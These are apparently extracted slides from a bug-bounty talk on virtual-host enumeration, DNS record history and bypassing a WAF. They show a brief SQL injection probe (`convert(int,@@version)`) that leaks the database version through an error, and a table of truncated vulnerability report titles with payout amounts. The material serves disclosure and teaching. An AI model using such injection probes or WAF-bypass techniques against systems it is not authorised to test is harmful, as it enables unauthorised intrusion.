
VHost Enumeration

Analyzed inputs on the search database functionality and simple `convert(int,@@version)` payload send on the value.



VHost Enumeration

Application returned DBMS version on the error.



VHost enumeration

Due to trusting user input, attackers can exfil...	\$1,411.00	Authorization/Permissions › Path Traversal
Improper input validation leads to the OS co...	\$4,980.00	Remote Execution › Remote Code Execution
Misconfigured BlueCoat instances allow inte...	\$2,490.00	Authorization/Permissions › Server Side Request ...
Unauthenticated Second Order SQL Injectio...	\$9,600.00	SQL Injection › SQL Injection- Full
Unauthenticated Second Order SQL Injectio...	\$9,960.00	SQL Injection › SQL Injection- Full

Conclusion

- Lack of **DNS hygiene** causes lots of issues to the organizations specially ones with lots of assets.
- **DNS records history** is crucial for increasing attack surfaces, specially left over configurations or old records still being accessible allows ignoring WAF on the systems.

Thanks for listening

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13 October 2024